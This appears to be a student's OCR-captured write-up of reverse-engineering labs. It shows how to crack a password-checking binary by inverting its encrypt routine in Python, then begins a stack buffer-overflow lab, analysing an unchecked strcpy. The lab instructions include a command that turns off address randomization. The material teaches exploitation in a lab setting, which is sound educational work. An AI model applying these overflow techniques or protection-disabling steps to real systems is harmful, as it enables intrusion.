

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+Ch] [ebp-30h]
  int i; // [esp+10h] [ebp-2Ch]
  unsigned int v6[5]; // [esp+1Ch] [ebp-20h] BYREF
  unsigned int v7; // [esp+30h] [ebp-Ch]
  int *p_argc; // [esp+34h] [ebp-8h]

  p_argc = &argc;
  v7 = __readgsdword(0x14u);
  v4 = 0;
  strncpy((char)v6, argv[1], 8);
  for ( i = 0; i <= 1; ++i )
  {
    if ( v6[i] != 0xFACE0101 )
      v4 = 1;
  }
  if ( v4 )
    puts("Incorrect!");
  else
    puts("Correct!");
  return 0;
}
```

Part 3: Helpful Python

1. Download the binary lab6-2 Download lab6-2 and copy it to your virtual machine.
2. Launch IDA and open the binary lab6-2.

```
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
mov     eax, ecx
mov     eax, [eax+4]
mov     [ebp+var_4C], eax
mov     eax, large gs:14h
mov     [ebp+var_C], eax
xor     eax, eax
mov     [ebp+var_34], 0
mov     [ebp+var_30], 0
mov     [ebp+var_2C], 0
mov     [ebp+var_28], 0
mov     [ebp+var_24], 0
mov     [ebp+var_20], 0A000h
mov     [ebp+var_1C], 0A17Ah
mov     [ebp+var_18], 0A608h
mov     [ebp+var_14], 0A42Fh
mov     [ebp+var_10], 0A150h
mov     [ebp+var_3C], 0
sub     esp, 0Ch
lea     eax, (aPleaseEnterThe - 3FD0h)[ebx] ; "Please enter the password"
push    eax             ; char *
call    _puts
add     esp, 10h
sub     esp, 8
lea     eax, [ebp+var_34]
add     eax, 10h
push    eax
lea     eax, [ebp+var_34]
add     eax, 0Ch
push    eax
lea     eax, [ebp+var_34]
add     eax, 8
push    eax
lea     eax, [ebp+var_34]
add     eax, 4
push    eax
lea     eax, [ebp+var_34]
push    eax
lea     eax, (aDDDDD - 3FD0h)[ebx] ; "%d %d %d %d %d"
push    eax
call    ___isoc99_scanf
add     esp, 20h
mov     [ebp+var_38], 0
jmp     short loc_1340
```

3. Here the program is using scanf to read input from the user. The format string is "%d %d %d %d %d". This means that the program is expecting 5 integers as input.




4. we can see from the above flow graph that the program uses loop to iterate through the input and compare each value to a value in an array. This loop will ran 5 times because the counter var_38 starts at 0 and end at 4. The program compares [ebp+var_38] with 4 and jump loc_1317, where the program call the encrypt function on our user input.

```
mov     eax, [ebp+var_38]
mov     eax, [ebp+eax*4+var_34]
sub     esp, 0Ch
push    eax
call    encrypt
```

Then it compares the encrypted input with the value in the array.

```
mov     edx, [ebp+var_38]
mov     edx, [ebp+edx*4+var_20]
cmp     eax, edx
```



```
; Attributes: bp-based frame

public encrypt
encrypt proc near

var_4= dword ptr -4
arg_0= dword ptr  8

; __unwind {
endbr32
push    ebp
mov     ebp, esp
sub     esp, 10h
call    __x86_get_pc_thunk_ax
add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
mov     eax, [ebp+arg_0]
mov     [ebp+var_4], eax
add     [ebp+var_4], 7Bh ; '{'
mov     edx, [ebp+var_4]
mov     eax, edx
shl     eax, 2
add     eax, edx
shl     eax, 2
add     eax, edx
mov     [ebp+var_4], eax
xor     [ebp+var_4], 0AAAAh
mov     eax, [ebp+var_4]
leave
retn
; } // starts at 120D
encrypt endp
```

5. The encrypt function encrypts the character using add, shl, and xor. This is the same as the following python code:

```python
def encrypt(arg_0):
    eax = arg_0
    var_4 = eax
    var_4 += 0x7b
    edx = var_4
    eax = edx
    eax = eax << 2
    eax += edx
    eax = eax << 2
    eax = eax + edx
    var_4 = eax
    var_4 = var_4 ^ 0xAAAA
    eax = var_4
    return eax
```

do some simplify to get the following python code:

```python
def encrypt(arg_0):
```

```
    return ((arg_0 + 0x7b) * 0x15) ^ 0xaaaa
```

6. You will need to create a python function 'decrypt'. We can create the decryption function by analyzing the encryption function above.
7. Create a python file called lab6-2.py and add the following code:


```
def decrypt(encrypted_value):
    return ((encrypted_value ^ 0xaaaa) // 0x15) - 0x7b
```

   we can test to see if our decryption function works by running the following code:

```
for i in range(1,400000):
    assert decrypt(encrypt(i)) == i
```

   This call decrypt function on the result of encrypt and check if the result is equal to the original value.

8. Now we can use our decrypt function to decrypt the input.



9. recall from the above that the program is comparing the encrypted input with the value in the array located at var_20.
10. var_20 is defined at the start of the program.

```
mov     [ebp+var_34], 0
mov     [ebp+var_30], 0
mov     [ebp+var_2C], 0
mov     [ebp+var_28], 0
mov     [ebp+var_24], 0
mov     [ebp+var_20], 0A000h
mov     [ebp+var_1C], 0A17Ah
mov     [ebp+var_18], 0A608h
mov     [ebp+var_14], 0A42Fh
mov     [ebp+var_10], 0A150h
mov     [ebp+var_3C], 0
sub     esp, 0Ch
lea     eax, (aPleaseEnterThe - 3FD0h)[ebx] ; "Please enter the password"
push    eax
```

11. From this we can see that the array is 5 integers long. and contains the following values: 0A000h 0A17Ah 0A608h 0A42Fh 0A150h
12. These are in hex, so if we convert them to decimal we get: 40960, 41338, 42504, 42031, 41296
13. We can use our decrypt function to decrypt these values.

```
arr = [40960, 41338, 42504, 42031, 41296]
for i in arr:
    print(decrypt(i))
```

14. This will print the following:

```
7
21
31
54
23
```

15. We can see that the decrypted values are 7, 21, 31, 54, 23. Entering these values will make the program say correct.

```
% ./lab6-2
Please enter the password
7
21
31
54
23
Correct!
```

Lab 7: Buffer Overflows

Objectives

1. Understand how program buffers can be overflowed to alter the execution path of a program.
2. Be able to identify and overwrite specific locations in memory by tracing the path of input through a program.


Procedure

For both of these binaries, you need to pass a crafted string as the command line argument to the binary. In these cases, you need to pass unprintable values (values that don't correspond to characters on the ASCII table). To do this, you need to leverage another binary or scripting language to print these characters. You can use any language of your choice (within reason) but I would recommend Python. Ultimately, you should be able to run your program like ./lab7-1 $(python2 lab7-1.py)

You must disable address randomization in order for you to complete this lab. You can do this using the following command: `sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'` - you will have to repeat this command every time you restart your virtual machine.

Part 1: lab7-1


1. Download the binary lab7-1 and copy it to your virtual machine.
2. Using IDA and/or gdb-peda, reverse engineer the binary to determine the argument that causes the 'correct' statement to be printed to screen.
3. [lab7-1.py] Write a script or source file that when run, prints the argument to standard out so that it can be passed as input to lab7-1.




1. After downloading the files from canvas, run chmod to make the files executable.


```
rev@ubuntu:~/471/Lab7$ chmod +x lab7-1 lab7-1.py
rev@ubuntu:~/471/Lab7$ ls
```

2. Open the binary in IDA, we will use the default setting to load the file.





3. look at the main function.


; Attributes: bp-based frame fuzzy-sp
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
dest= byte ptr -24h
var_C= dword ptr -0Ch
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
; __unwind {
endbr32
lea ecx, [esp+4]
and esp, 0FFFFFFF0h
push dword ptr [ecx-4]
push ebp
mov ebp, esp
push ebx
push ecx
sub esp, 20h
call __x86_get_pc_thunk_bx
add ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
mov eax, ecx
mov [ebp+var_C], 0
mov eax, [eax+4]
add eax, 4
mov eax, [eax]
sub esp, 8
push eax ; src
lea eax, [ebp+dest]
push eax ; dest
call _strcpy
add esp, 10h
cmp [ebp+var_C], 0FACECAFEh
jnz short loc_124A
sub esp, 0Ch
lea eax, (aCorrect - 3FD4h)[ebx] ; "Correct!"
push eax ; s
call _puts
add esp, 10h
loc_124A:
mov eax, 0
lea esp, [ebp-8]
pop ecx
pop ebx
pop ebp
lea esp, [ecx-4]
retn
; } // starts at 11ED
main endp

4. Looking at the above assembly graph, we can see that the program copies user input from argv[1] to [ebp+dest]. Then checks if [ebp+var_C] is equal to 0xFACECAFE. if they are equal then the 'Correct!' statement is printed to screen. If they are not equal then the program exits. We can see that the value at [ebp+var_C] is initialized to 0 and `var_C` comes after `dest` in memory. This means that if we can overwrite the value at [ebp+var_C] with 0xFACECAFE, we can cause the 'Correct!' statement to be printed to screen.

5. Lets break down the assembly code to see how the program works.

```
mov     eax, [eax+4]                    ; Move ①
add     eax, 4                          ; Add  ②
mov     eax, [eax] ③
sub     esp, 8                          ; Integer Subtraction ④
push    eax                             ; src ⑤
lea     eax, [ebp+dest]                 ; Load Effective Address ⑥
push    eax                             ; dest ⑦
call    _strcpy                         ; Call Procedure ⑧
```

① moves argv to eax

② adds 4 to eax, this will get us the second argument to the program argv[1]

③ moves the second argument to eax

④ subtracts 8 from esp, this will allocate 8 bytes on the stack

⑤ pushes eax onto the stack, this will be the source argument to strcpy()

⑥ loads the address of the buffer at [ebp+dest] into eax

⑦ pushes eax onto the stack, this will be the destination argument to strcpy()

⑧ calls strcpy()

Here the program copies the user input to the buffer at [ebp+dest]. We can see that the buffer is 24 bytes long (dest is located at -24h, var_C is located at -0Ch, 0x24-0xC==0x18==0d24). This means that if we pass a string of length 24, the entire string will fill the buffer. Then the next 4 bytes will be copied to the location immediately after the buffer. This is where the value at [ebp+var_C] is stored.

strcpy is insecure because it does not check the length of the source string. This means that if the source string is longer than the destination string, it will overflow the destination string and overwrite the memory immediately after the destination string. This is what we will exploit in this lab.

```
cmp     [ebp+var_C], 0FACECAFEh         ; Compare Two Operands ①
jnz     short loc_124A                  ; Jump if Not Zero (ZF=0) ②
sub     esp, 0Ch                        ; Integer Subtraction ③
lea     eax, (aCorrect - 3FD4h)[ebx]    ; "Correct!" ④
push    eax                             ; s ⑤
call    _puts                           ; Call Procedure ⑥
add     esp, 10h                        ; Add ⑦
loc_124A:                               ; CODE XREF: main+49↑j ⑧
```

```
mov     eax, 0 ⑨
